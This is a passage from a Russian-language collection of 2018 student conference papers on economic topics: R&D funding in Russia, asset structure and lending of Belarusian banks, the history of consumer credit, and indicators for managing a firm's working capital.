Согласно Ф. Котлеру, инновация (innovation) – идея, товар или технология, запущенные в производство и представленные на рынке, которые потребитель воспринимает как совершенно новые или обладающие некоторыми уникальными свойствами. Это новые качества, впервые реализованные в некотором товаре или технологии и представленные на рынке [1]. При рассмотрении проблемы организации и финансирования НИОКР необходимо отличать само понятие "НИОКР" от близкого к нему понятию "инновационная деятельность". Второе является более широким и включает в себя помимо НИОКР, внедрение образца нового изделия в производство, модернизация технологического процесса, системы управления производственной деятельностью, деятельность по продвижению нового продукта на рынок и т.п. Следовательно, проведение научно-исследовательских и опытно-конструкторских работ является основой для внедрения инноваций в деятельность компаний, также НИОКР можно рассматривать как начальную стадию внедрения инноваций.

Финансирование инновационной деятельности – это процесс расходования денежных средств на проведение научных исследований с целью разработки новой техники, новых строительных материалов, новых технологий возведения зданий с последующим их внедрением в строительное производство [4].

Научные исследования могут выполняться за счет различных источников финансирования. По данным Росстата, объем финансирования гражданских научных исследований на 2016 год составил 402722,3 млн. руб. По сравнению с 2007

годом данный показатель увеличился примерно на 270 млн. руб. Однако, если проследить динамику изменений доли расходов на исследования в общем объеме расходов федерального бюджета, то с 2007 года это значение увеличилось на 0,23%; по отношению к ВВП – всего лишь на 0,07%. Положительная тенденция наблюдается лишь в сравнении объемов финансирования за 10 лет. Однако, рассматривая период с 2013 по 2016 гг. прослеживается постепенное уменьшение всех показателей финансирования гражданской науки – как абсолютных, так и относительных. Объемы финансирования прикладных исследований значительно превосходят объемы финансирования фундаментальных – в 2016 году разница составила почти в 3 раза. Данную тенденцию нельзя назвать положительной, так как процветание именно фундаментальной науки является основой для долгосрочного устойчивого научно-технологического развития страны.

Внутренние затраты на исследования и разработки – выраженные в денежной форме фактические затраты на выполнение исследований и разработок на территории страны (включая финансируемые из-за рубежа, но исключая выплаты, сделанные за рубежом) [3]. Внутренние затраты на научные исследования и разработки по РФ за 10 лет увеличились примерно в 2,5 раза. Если же оценивать внутренние затраты в процентах к валовому внутреннему продукту, то здесь наблюдаются незначительные перемены. Удельный вес данных затрат в объеме ВВП колебался от 1,03% (2012-13г.) до 1,25% (2009г.). На 2016 год данный показатель остановился на уровне 1,1% от ВВП. Следует отметить, в каких сферах человеческой деятельности выше внутренние затраты на научные исследования и разработки. По данным Росстата на 2016 год, на первом месте в данном рейтинге стоят операции с недвижимым имуществом, аренда и предоставление услуг (735585,3 млн. руб.). Второе место занимают обрабатывающие производства (101296,6 млн. руб.). Третьей по внутренним затратам на НИОКР сферой является образование – 82740,6 млн.руб., большую часть из которых занимают затраты на НИОКР в высшем образовании. Далее в перечне следуют затраты на здравоохранение, социальные услуги, транспорт и связь,

сельское хозяйство и т.д.

В современных условиях широкое распространение получили научно-исследовательские фонды, используемые для финансовой поддержки научных исследований, а также для содержания государственных научных центров, осуществляющих фундаментальные исследования. Существуют страны, например, Германия, Дания, Израиль, где подавляющая часть государственных ассигнований на науку приходится на программно-целевую поддержку научных учреждений. В других странах, например, в США, Южная Корея и Сингапур, значительная часть государственных ассигнований приходится на грантовый механизм поддержки научных исследований. Финансирование научных исследований в Японии поступает из двух источников: государственное финансирование и финансирование от частного сектора, в основном, это представители промышленного комплекса страны. Финансирование научных исследований на грантовой основе осуществляет Японское общество содействия науке (ЯОСН). Основным источником финансирования ЯОСН являются ежегодные субсидии японского правительства [8].

Проведенный анализ финансирования научных исследований и разработок в России позволил выявить некоторые проблемы в данной сфере. Важнейшей из них является, безусловно, недостаток финансирования. В Стратегии инновационного развития РФ на период к 2020 г. внутренние затраты на исследования и разработки должны увеличиться до 2,5-3% от ВВП. Пока данный показатель значительно отстает от запланированного. Несмотря на положительную динамику внутренних затрат на исследование и разработки в РФ и возрастающую конкуренцию в сфере НИОКР, показатель остается ниже уровня других развитых стран мира. Еще одной проблемой финансирования НИОКР в России является упор на прикладные научные исследования, а не на фундаментальные. Расходы на прикладные исследования превышают примерно в 2,5 раза расходы на фундаментальные, что может отрицательно сказаться на научно-техническом развитии страны в долгосрочной перспективе.

Одной из проблем финансирования научных

исследований в РФ является преобладание расходов из государственного бюджета. Безусловно, во многих странах государственная поддержка науки занимает важное место, однако в современном мире большой интерес в данной сфере имеет и частный сектор экономики. Согласно статистике Организации экономического сотрудничества и развития (ОЭСР), в странах-членах данной организации соотношение расходов государственного и частного секторов на НИР составляет, как правило, от 1:3 до 1:4. Для России бюджетные и частные источники финансирования соотносятся по-другому – 2,5:1. Это свидетельствует о недостаточно активном регулировании государством деятельности предпринимательского сектора по финансированию расходов на научную деятельность [2].

В российских условиях необходимо нахождение оптимального баланса между различными механизмами финансирования науки. Базовое финансирование необходимо для поддержки материальной базы научных организаций, обеспечения базового уровня заработной платы в организациях государственного сектора науки. Грантовое финансирование незаменимо при поддержке внеплановых, инициативных исследований, работ в рамках приоритетных направлений развития науки, техники и технологий. Особое значение в поиске оптимальных вариантов сочетания бюджетных и внебюджетных источников финансирования приобретает активизация деятельности по применению механизмов государственно-частного партнерства (ГЧП). Опыт зарубежных стран по консолидации финансовых ресурсов государства и бизнеса для покрытия расходов на НИР доказывает, что социальному и экономическому развитию, наращиванию инновационного потенциала активно содействует использование механизмов ГЧП [2]. Однако полностью передавать функцию финансирования НИОКР частным организациям не представляется возможным. Поэтому здесь снова прослеживается важность партнерства государственного и частного секторов экономики. Важным аспектом при повышении эффективности в данной сфере является подготовка высококвалифицированных специалистов, без которых

финансовые и материальные ресурсы теряют смысл в сфере науки.

Литература и примечания:

[1] Беликова И.П. Инновационный менеджмент [Электронный ресурс]: учебное пособие (краткий курс лекций) / И.П. Беликова. – Электрон. текстовые данные. – Ставрополь: Ставропольский государственный аграрный университет, 2014. – С.6 – 2227-8397. – Режим доступа: <http://www.iprbookshop.ru/47302.html>

[2] Молчанов И.Н., Молчанова Н.П. Финансовые основы формирования инновационного потенциала [Электронный ресурс] // Финансы: Теория и Практика. 2016. №4. URL: <https://cyberleninka.ru/article/n/finansovye-osnovy-formirovaniya-innovatsionnogo-potentsiala>

[3] Организация, формы и методы научных исследований [Электронный ресурс]: учебник / А.Я. Черныш [и др.]. – Электрон. текстовые данные. – М.: Российская таможенная академия, 2012. – С.86 – 978-5-9590-0325-8. – Режим доступа: <http://www.iprbookshop.ru/69491.html>

[4] Официальный сайт Статистической службы Европейского союза. [Электронный ресурс] URL: <http://ec.europa.eu/eurostat/>

[5] Официальный сайт Федеральной службы государственной статистики. [Электронный ресурс] URL: <http://www.gks.ru/>

[6] Плотников А.Н. Финансирование инновационной деятельности в строительстве [Электронный ресурс]: учебное пособие / А.Н. Плотников. – Электрон. текстовые данные. – Саратов: Ай Пи Эр Медиа, 2011. – С.12 – 978-5-904000-92-9. – Режим доступа: <http://www.iprbookshop.ru/910.html>

[7] Проничкин С.В. Поддержка науки в Японии: организационные формы и финансовые механизмы [Электронный ресурс] // Вестник МГИМО. 2016. №5 (50). URL: <https://cyberleninka.ru/article/n/podderzhka-nauki-v-yaponii-organizatsionnye-formy-i-ffinansovye-mehanizmy>

[8] Финансово-кредитные системы зарубежных стран [Электронный ресурс]: учебное пособие / И.Н. Жук [и др.]. –

Электрон. текстовые данные. – Минск: Вышэйшая школа, 2014.
– С.116 – 978-985-06-2322-5. – Режим доступа:
<http://www.iprbookshop.ru/35567.html>

© *Е.В. Киреева, Е.С. Джевицкая, 2018*

В.В. Козел,
студент 2 курса напр. « Экономика»,
e-mail: violetta.nedelko.1999@mail.ru,
науч. рук.: **Н.П. Моради Сани,**
БГЭУ,
г. Минск, Беларусь

АНАЛИЗ АКТИВНЫХ БАНКОВСКИХ ОПЕРАЦИЙ БАНКОВ БЕЛАРУСИ

Аннотация: данная статья посвящена анализу активных банковских операций, а также в ней показана важность активных операций для банков.

Ключевые слова: активные операции, активы банков, кредитные вложения.

В ходе использования средств, привлекаемых коммерческими банками от своей клиентуры, других банков, с денежного и финансового рынков, а также собственных ресурсов банка, в целях получения прибыли банки производят различного рода вложения совокупность которых и составляет их активные операции.

Для анализа активных операций на основании статистических данных Национального банка рассмотрим структуру активов банка и рассчитаем удельный вес каждого показателя. Наглядно это представлено в таблице 1[1,2].

Таблица 1 – Показатели активов банков Республики Беларусь, млн. руб.

Показатели	На 01.01.2016		На 01.01.2017		На 01.01.2018	
	Сумма, млн.руб.	Удельный вес, %	Сумма, млн.руб.	Удельный вес, %	Сумма, млн.руб.	Удельный вес, %
1	2	3	4	5	6	7
Активы банков	63 046,3	100	64 467,0	100	66 679,6	100
В рублях	23 867,0	37,9	24 698,5	38,3	29 326,3	44,0
В иностранной валюте	39 179,3	62,1	39 768,6	61,7	37 353,3	56,0
В том числе: 1.Требования к резидентам	58 237,0	92,4	58 885,9	91,3	61 703,8	92,5

Продолжение таблицы 1

1	2	3	4	5	6	7
В рублях	22 286,6	35,4	23 032,2	35,7	37 511,0	56,3
В иностранной валюте	35 950,1	57,0	35 853,8	55,6	34 192,9	36,2
Из них:						
1.1 требования к органам государственного управления	6 558,4	10,4	8 398,9	13,0	8 291,8	12,4
1.2 требования к экономике	41 632,2	66,0	40 267,5	62,5	43 267,5	64,9
1.2.1 требования к субъектам хозяйствования	34 610,0	54,9	32 984,8	51,7	34 088,7	51,1
1.2.2 требования к физическим лицам	7 022,2	11,1	7 291,6	10,8	9 178,8	13,8
1.3 требования к Национальному банку	8 368,5	13,3	8 852,6	13,7	8 404,6	12,6
1.4 требования к другим депозитным организациям	1 677,8	2,7	1 358,0	2,1	1 739,9	2,6
2. Требования к нерезидентам Республики Беларусь	3 292,0	5,2	3 936,1	6,1	3 188,7	4,8
В рублях	62,8	0,09	21,3	0,03	28,3	0,04
В иностранной валюте	3 229,2	5,11	3 914,8	6,07	3 160,4	4,73
3. Прочие активы	1 517,3	2,4	1 645,0	2,6	1 787,0	2,7
Из них:						
3.1 основные средства	1 517,3	2,4	1 645,0	2,6	1 787,0	2,7

Из таблицы 1 видно, что наибольший удельный вес в структуре активов банков Республики Беларусь занимают требования к резидентам Республики Беларусь. На 01.01.2018 года они составили 92,5%, что на 1,2% больше, в сравнении с данными на 01.01.2015 года. И в абсолютном выражении прирост по сравнению с 2016 и 2018 годам составил 3 466,8 млн. руб. Также важнейшим источником формирования требований к резидентам Республики Беларусь являются требования к экономике. Они на 01.01.2018 составили 64,9% и которые включают в себя требования к субъектам хозяйствования и

требования к физическим лицам, составляющие 51,1% и 13,8 % соответственно.

Требования к нерезидентам Республики Беларусь на 01.01.2018 года составили 4,8%. И они с каждым годом уменьшаются и в абсолютном выражении уменьшение их по сравнению с 2016 годом составило 103,3 млн. руб.

Основным видом активных операций является кредитование. Предоставление кредитов различным секторам экономики наглядно изображено в таблице 2 [1,2].

Таблица 2 – Кредитные вложения банков Республики Беларусь, млн. руб.

Показатели	На 01.01.2016	На 01.01.2017	На 01.01.2018
Кредитные вложения банков в национальной и иностранной валютах, млн. руб.	37 777,1	35 851,0	38 762,5
в том числе: государственным коммерческим предприятиям	19 944,7	15 759,8	15 619,8
частному сектору	13 198,1	11 860,2	12 613,9
небанковским финансовым организациям	705,6	1 075,6	1 496,9
физическим лицам	6 878,8	7 155,4	9 031,9

Из таблицы видно, что наибольшие кредитные вложения банк осуществляет в государственные коммерческие предприятия и в частный сектор.

Кредитные вложения банков в процентном соотношении на 01.01.2018 года представлены на рисунке 1.

Из рисунка видно, что наибольшую долю, а именно 40% от общего объема занимает кредитование государственных коммерческих предприятий. 33% составляет кредитование частного сектора. 23% составляет предоставление кредитов физическим лицам. И лишь 4% составляют кредитные вложения в небанковские финансовые организации.

Кредитные вложения банков на 1 января 2018 года, %




Рисунок 1 – Кредитные вложения банков Беларуси на 01.01.2018 года, %.

Таким образом, ключевую роль играют в доходах банка кредитные операции (относятся к активным операциям), которые представляют собой источник для стимулирования совокупного спроса как со стороны населения, так и предприятий. На возможности и масштабы активных операций влияют пассивные операции, так как они образуют ресурсную базу, что и показывает взаимосвязь между банковскими операциями. Стабильность банковских ресурсов, их величина и структура служат важнейшими факторами надежности банка.

Литература и примечания:

[1] Статистический бюллетень № 12 (222) [Электронный ресурс]. – 2018. Электрон. данные. URL: http://www.nbrb.by/publications/bulletin/Stat_Bulletin_2017_12.pdf – Дата обращения: 12.05.2018.

[2] Статистический бюллетень № 12 (210) [Электронный ресурс]. – 2018. Электрон. данные URL: http://www.nbrb.by/publications/bulletin/Stat_Bulletin_2016_12.pdf – Дата обращения: 12.05.2018.

© В.В. Козел, 2018

*А.А. Кулагина,
студент 2 курса напр. «Экономика»,
Е.А. Брецакая,
студент 2 курса напр. «Экономика»,
e-mail: alexandra.kulagina2016@yandex.ru,
науч. рук.: Н.П. Моради Сани,
УО БГЭУ,
г. Минск, Беларусь*

ИСТОРИЯ РАЗВИТИЯ ПОТРЕБИТЕЛЬСКОГО КРЕДИТА

Аннотация: данная статья посвящена истории развития потребительского кредита, в частности, рассмотрены этапы развития кредита по векам, а также история развития кредитных отношений в СССР.

Ключевые слова: потребительский кредит, товарный кредит, коммерческий кредит

Потребительская форма кредита отражает экономические отношения между кредитором и заемщиком по поводу кредитования конечного потребления. Банки, небанковские кредитно-финансовые организации, торговые компании предоставляют кредит для приобретения товаров длительного пользования, недвижимости, мебели, бытовой техники, оплаты дорогостоящего лечения, т.е. на потребительские нужды. Под потребительскими нуждами понимаются личные, семейные, культурные, домашние и иные потребности человека, непосредственно не связанные с осуществлением предпринимательской или иной социально значимой деятельности. Потребительский кредит контролируется государством наиболее тщательно, т.к. связан с социальными потребностями населения, уровнем его жизни.

Сторонами данного кредитного договора выступает кредитор (банк, небанковская кредитно-финансовая организация), а в роли кредитополучателя по кредитному договору на удовлетворение потребительских нужд выступает только гражданин (физическое лицо), который, получая денежные средства (кредит), имеет цель использовать их на удовлетворение

своих личных, семейных, бытовых потребностей, как отмечалось ранее, не связанных с предпринимательской деятельностью. [1]

Первые кредиты появились еще в древние времена, и считается, что кредитование уже существовало в Ассирии, Вавилоне и Древнем Египте, т.е. в 8 веке до н.э. Конечно, современные кредиты существенно отличаются от кредитов, выдаваемых в те времена. Причиной появления самых первых в истории цивилизации кредитов явилось не желание получить дополнительную прибыль, а нужда. С тех пор, как люди начали заниматься земледелием, они довольно часто сталкивались с проблемой неурожайности, которая могла оставить их без средств существования на целый год. Именно в это время, около 3 тыс. лет назад, и возникли первые кредиты, первые формы которого носили натуральный характер: если крестьянину было недостаточно собранного урожая, он обращался к более богатому соседу и занимал один мешок зерна, а возвращал несколько больше.

При появлении денежных форм расчета, товарный кредит стал иметь такую форму кредита, как коммерческий кредит, в рамках которого возникло такое понятие как долговая расписка, которая уже с XIII – XIV вв. превращается в вексель – документально оформленное долговое обязательство, в котором указывается срок погашения конкретным должником денежной суммы его обязательства.

Что касается церковного запрета, невозможно было остановить экономическое развитие, поэтому грамотные люди обходили церковный запрет, подменяя обычный долг операциями с векселями. Так и появилось в то время понятие «непрямые займы». Действительно, прибыль получалась уже не просто от движения денег, но от торговли первой ценной бумагой. Кредит через векселя был придуман банкирами Италии и ведет свою историю с XIV века.

По мере экономического прогресса кредитование нарастало в геометрической прогрессии. В эпоху Возрождения займы были уже полностью узаконены. [2] В XVI-XVII столетиях в Европе появились первые коммерческие банки – профессиональные участники рынка кредитования, однако, обращались туда в основном промышленники и торговцы. Простые граждане чаще обращались к ростовщикам или в ломбард.

До России официальная система кредитования дошла только к середине 18 века, когда ростовщичество стало запрещено законом. В то время появились государственные кредитные учреждения. В 1817 году, появился первый Государственный коммерческий банк, специализировавшийся на кредитовании купечества.

А к концу XIX века банки разделились на две ветви: открылись Крестьянский поземельный банк и Дворянский банк.

До Второй мировой войны коммерческие банки развитых капиталистических стран не выдавали населению денежных займов на потребительские нужды. Первой страной, где коммерческие банки стали практиковать выдачу денежных займов населению, стали Соединенные Штаты Америки. Уже в 30-х годах XX века, группа, состоящая на тот момент, из нескольких банков, создала у себя отделы потребительского кредитования и стала практиковать выдачу займов на покупку потребительских товаров в рассрочку.

Обобщая вышесказанное, можно выделить несколько этапов развития потребительского кредита, которые представлены на рисунке 1.

Что касается кредитования в СССР, то история развития кредитных отношений в то время складывалась на базе тех кредитных отношений, которые существовали в СССР с его административно-командной системой хозяйствования. С того времени и до наших дней процесс развития кредитования можно разделить на несколько этапов. [4]

1-ый этап – «советский» (конец 1980-х годов). Этот этап характеризуется тем, что в то время существовало всего два основных вида займов: кредит, который выдавался для приобретения товаров длительного пользования, и кредит на жилищное строительство.

2-ой этап – «переходный» (начало 1990-х годов). Во время этого периода начался болезненный слом старой рыночной системы хозяйствования, в результате которого произошло падение промышленного производства и объемов товарооборота. Население почти перестало обращаться за кредитами, да и банки не стремились выдавать кому-то деньги, так как были высокие риски их не получить обратно (например, гиперинфляция).




Рисунок 1 – Этапы развития кредитования с **VIII** века по **XIX** век

3-ий этап – «восстановление» (конец 1990-х годов). К этому времени экономика начала свой постепенный рост. Рос спрос на различные потребительские товары, которые производила промышленность, застройщики начали возводить новостройки, квартиры в которых раскупались очень хорошо. Востребованность заемных денег была на максимальном уровне, т.к. зарплаты были еще невысокими. Появляются новые программы кредитования населения с высокой процентной ставкой, а кредитные учреждения начинают активную работу с торговыми сетями.




Рисунок 2 – Этапы развития кредитования населения

4-ый этап – «конкурентная борьба» (начало 2000-х годов). Этот период отмечен началом развития конкурентной борьбы на рынке кредитования, поскольку практика подтвердила, что выдача займов имеет хорошие финансовые перспективы. При этом активно развиваются и появляются новые программы кредитования, появляются кредитные карточки, происходит активный рекламный прессинг населения. Упрощаются процедуры выдачи кредитов. Постепенно активизируют свою деятельность не только банковские, но и другие финансово-кредитные учреждения (ломбарды, лизинговые компании).

5-ый этап – «кризисный» (2008 – 2009 годы). Он характеризуется мировым финансовым кризисом. Опять рухнули объемы производства и выросли инфляционные риски, что

сопровождалось падением жизненного уровня граждан, повышением безработицы, а также неплатежеспособностью потребителей. Кредиторы столкнулись с проблемой невозврата населением полученных кредитов. Именно поэтому многие банки повысили процентные ставки по всем своим кредитным программам, чем фактически полностью остановили кредитование населения.

6-ой этап – «постепенное восстановление» (начался в 2010 году). Банки основной упор сделали на то, чтобы вернуть кредиты, выданные в предыдущие проблемные годы. И у них многое получилось – количество проблемных займов хоть и медленно, но стабильно стало уменьшаться (рисунок 2).

Таким образом, можно сделать вывод о том, что потребительское кредитование берет свое начало с древних времен и активно используется и на сегодняшний день. В современной системе кредитования кредит на удовлетворение потребительских нужд занимает важное место в каждой экономически развитой стране. Причем сфера применения данного вида кредитования существенно расширилась и роль домашних хозяйств как заемщиков в последнее время заметно выросла.

Литература и примечания:

[1] Банковский кодекс Республики Беларусь, Статья 137. Кредитный договор

[2] Ефимова Л.Г. Некоторые проблемы применения законодательства о банковском кредитовании/ Л.Г. Ефимова - 2010-N5

[3] Деньги, кредит, банки: учебник / коллектив авторов; под ред. О.И. Лаврушина.– 12-е изд., стер. – М.: КНОРУС, 2014.– 448 с.

[4] Очерк истории потребительского кредита, профессиональные обзоры. Г. Е. Новиков

© Е.А. Брецкая, А.А. Кулагина, 2018

*А.В. Лопатченко,
студент 4 курса напр. «Экономика»,
e-mail: lina.lopatchenko@yandex.ru,*

*Е.Г. Дмитрик,
к.э.н., доц.,
СТИ НИТУ МИСис,
г. Старый Оскол*

ОЦЕНКА ЭФФЕКТИВНОСТИ УПРАВЛЕНИЯ ОБОРОТНЫМ КАПИТАЛОМ ПРЕДПРИЯТИЯ

Аннотация: В статье представлена методика, позволяющая оценить эффективность управления оборотным капиталом предприятия и представлены мероприятия по ускорению оборачиваемости оборотных средств. По мнению авторов, реализация предложенных мероприятий благоприятно скажется на финансовом положении предприятия в условиях роста конкуренции и ужесточения экологического законодательства, будет способствовать ускорению оборачиваемости инвестированного в предприятие капитала.

Ключевые слова: оборотный капитал, оценка эффективности управления, ускорение оборачиваемости оборотного капитала,

В системе мер, направленных на повышение эффективности деятельности предприятий и укрепление их финансового состояния, важное место занимает рациональное использование оборотных средств. Эта проблема в современных условиях стала еще более актуальной. В связи с тем, что финансовое положение организаций находится в прямой зависимости от состояния оборотных средств и предполагает соизмерение затрат с результатами хозяйственной деятельности, возмещение затрат собственными средствами, интересы эффективного использования оборотных средств требуют организации их движения в минимально возможном объеме для получения максимально возможного эффекта [1,2].

Основные показатели эффективности использования оборотных средств на предприятии представлены в таблице 1.

Таблица 1 – Показатели эффективности использования оборотных средств

№ п/п	Показатели
1	Выручка от продаж, тыс. руб.
2	Среднегодовой остаток оборотных средств, тыс. руб.
3	Стоимость реализованной продукции, тыс. руб.
4	Прибыль, тыс. руб.
5	Коэффициент оборачиваемости оборотных средств (п.1/п.2)
6	Длительность одного оборота, дни (360/п.5)
7	Коэффициент загрузки оборотных средств (п.2/п.3)
8	Рентабельность оборотных средств (п.4/п.2*100), %

Так, увеличение оборачиваемости оборотных средств и уменьшение длительности одного оборота рассматриваются как положительная тенденция, что приводит к росту выручки и повышению рентабельности оборотных активов предприятия.

Далее целесообразно проанализировать основные источники формирования оборотных средств на предприятии. Основные источники формирования оборотных средств предприятия представлены в таблице 2.

Таблица 2 – Источники формирования оборотных средств

Источники формирования оборотных средств
1. Собственные средства
1.1. Уставный капитал
1.2. Нераспределенная прибыль
2. Привлеченные средства
2.1. Кредиторская задолженность
ИТОГО

Следующим этапом оценки эффективности управления оборотным капиталом предприятия является расчет показателей

оборачиваемости отдельных элементов оборотных активов: дебиторской задолженности, операционного и финансового циклов представлены в таблице 3.

Таблица 3 – Показатели оборачиваемости оборотных средств

Показатели
1. Выручка, т.р.
2. Прибыль до налогообложения, т.р.
3. Чистая прибыль, т.р.
4. Среднегодовая стоимость оборотных средств, т.р.
5. Среднегодовая стоимость запасов, т.р.
6. Среднегодовая дебиторская задолженность, т.р.
7. Среднегодовая сумма денежных средств, т.р.
8. Среднегодовая кредиторская задолженность, т.р.
9. Себестоимость, т. р.
10. Количество оборотов оборотных средств(п.1/п.4)
11. Продолжительность оборота оборотных средств, дней (360/п.10)
12. Продолжительность оборота запасов, дней (п.5*360/п.1)
13. Продолжительность оборота дебиторской задолженности, дней (п.6*360/п.1)
14. Продолжительность оборота денежных средств, дней (п.7*360/п.1)
15. Продолжительность оборота кредиторской задолженности, дней (п.8*360/п.1)
16. Продолжительность операционного цикла, дней (п.12 + п.13)
17. Продолжительность оборота финансового цикла, дней (п.16– п.15)

Далее целесообразно выполнить анализ оборачиваемости оборотных средств и проследить динамику изменения показателей, представленных в таблице 4 [3].

Таблица 4 – Анализ оборачиваемости оборотных средств

Показатели
1. Выручка от продаж продукции, работ, услуг (без НДС и акцизов), т. р.
2. Средние остатки оборотных средств, т. р.
3. Однодневный оборот, т. р. (п.1/ 360)
4. Оборачиваемость в днях (п.2/п.1*360)
5. Коэффициент оборачиваемости (п.1/п.2)
6. Коэффициент закрепления (п.2/п.1)

Одним из основных показателей, характеризующих эффективность управления оборотными средствами предприятия является анализ оборачиваемости дебиторской задолженности по срокам ее возникновения [4]:

Таблица 5 – Анализ дебиторской задолженности

Показатели
1. Выручка от продаж продукции, работ, услуг (без НДС), т. р.
2. Средний остаток кредиторской задолженности, т.р.
3. Средний остаток дебиторская задолженность, т.р.
4. Коэффициент оборачиваемости (п.1/п.3)
5. Период погашения дебиторской задолженности, дни (Тдз) (360/п.4)
6. Коэффициент соотношения дебиторской и кредиторской задолженности

Увеличение оборачиваемости дебиторской задолженности и снижение периода погашения рассматривается как положительная тенденция, свидетельствующая о повышении эффективности финансового менеджмента. Рост коэффициента оборачиваемости дебиторской задолженности показывает относительное уменьшение коммерческого кредитования, а повышение данного показателя свидетельствует об улучшении управления дебиторской задолженностью [5].

В заключение нами разработаны мероприятия по ускорению оборачиваемости оборотных средств. Так, основными мероприятиями ускорения оборачиваемости

оборотных средств являются:

- сокращение продолжительности производственного цикла за счет интенсификации производства, использование новейших технологий, механизации и автоматизации производственных процессов, повышение производительности труда, более полное использование производственных мощностей предприятия, трудовых и материальных ресурсов;
- улучшение организации материально – технического снабжения с целью бесперебойного обеспечения производства необходимыми материалами;
- ускорение процесса отгрузки продукции (услуг) и оформления расчетных документов;
- сокращение времени нахождения средств в дебиторской задолженности;
- проведение маркетинговых исследований, направленных на ускорение продвижения товаров (услуг), увеличение доли рынка, совершенствование услуги и форм её продвижения к потребителю, формирование правильной ценовой политики, организацию эффективной рекламы и создание положительного имиджа фирмы.

Реализация предложенных мероприятий благоприятно скажется на финансовом положении предприятия в условиях роста конкуренции и ужесточения экологического законодательства, будет способствовать ускорению оборачиваемости инвестированного в предприятие капитала. Рациональное использование материальных оборотных средств занимает важное место в системе мер, направленных на повышение эффективности работы предприятия.

Литература и примечания:

[1] Камалиев Р.Р. Матрица в управлении оборотным капиталом // Российское предпринимательство – № 2 – 2015 – 97-112с.

[2] Кылчик П.С., Черенко Ю.В. Актуальные проблемы управления оборотным капиталом предприятия // Символ науки – № 1 – 2017 – 85-67 с.

[3] Оганова М.А. Источники формирования и методика расчета потребности в оборотном капитале // Таврический

научный обозреватель – № 4 – 2016

[4] Токарева Г.Ф., Багаутдиновва И.В. Количественная оценка типа моделей управления величиной оборотного капитала и источниками его финансирования // Российское предпринимательство – № 1 – 2016 – 93-102 с.

[5] Чернявская С.А., Литвинок В.Л. Оборотный капитал и эффективность его использования в деятельности ООО «Электросвязьстрой» // Политематический сетевой электронный научный журнал Кубанского государственного аграрного университета – № 1 – 2017

© А.В. Лопатченко, Е.Г. Дмитрик, 2018

*В.С. Никонович,
студент 2 курса напр. «Финансы»,
e-mail: vikannika1998@gmail.com,
науч. рук.: Н.П. Моради Сани,
БГЭУ,
г. Минск, Беларусь*

ПОНЯТИЕ, ВИДЫ И ОСОБЕННОСТИ ЭЛЕКТРОННЫХ ДЕНЕГ

Аннотация: в статье приведены понятия электронных денег, описаны ее особенности, охарактеризованы основные виды электронных денег и показана важность электронных денег для экономики страны.

Ключевые слова: электронные деньги, электронные деньги на основе карт, электронные деньги на основе сетей, электронный кошелек.

Деньги являются главным элементом рыночной экономики и активным компонентом экономических процессов на всех уровнях, обеспечивая непрерывность кругооборота доходов и расходов.

Под категорией «деньги» понимают наиболее ликвидные общепризнанные активы, свободно обмениваемые на любые товары и услуги, выступающие специфической формой общественного богатства [1].

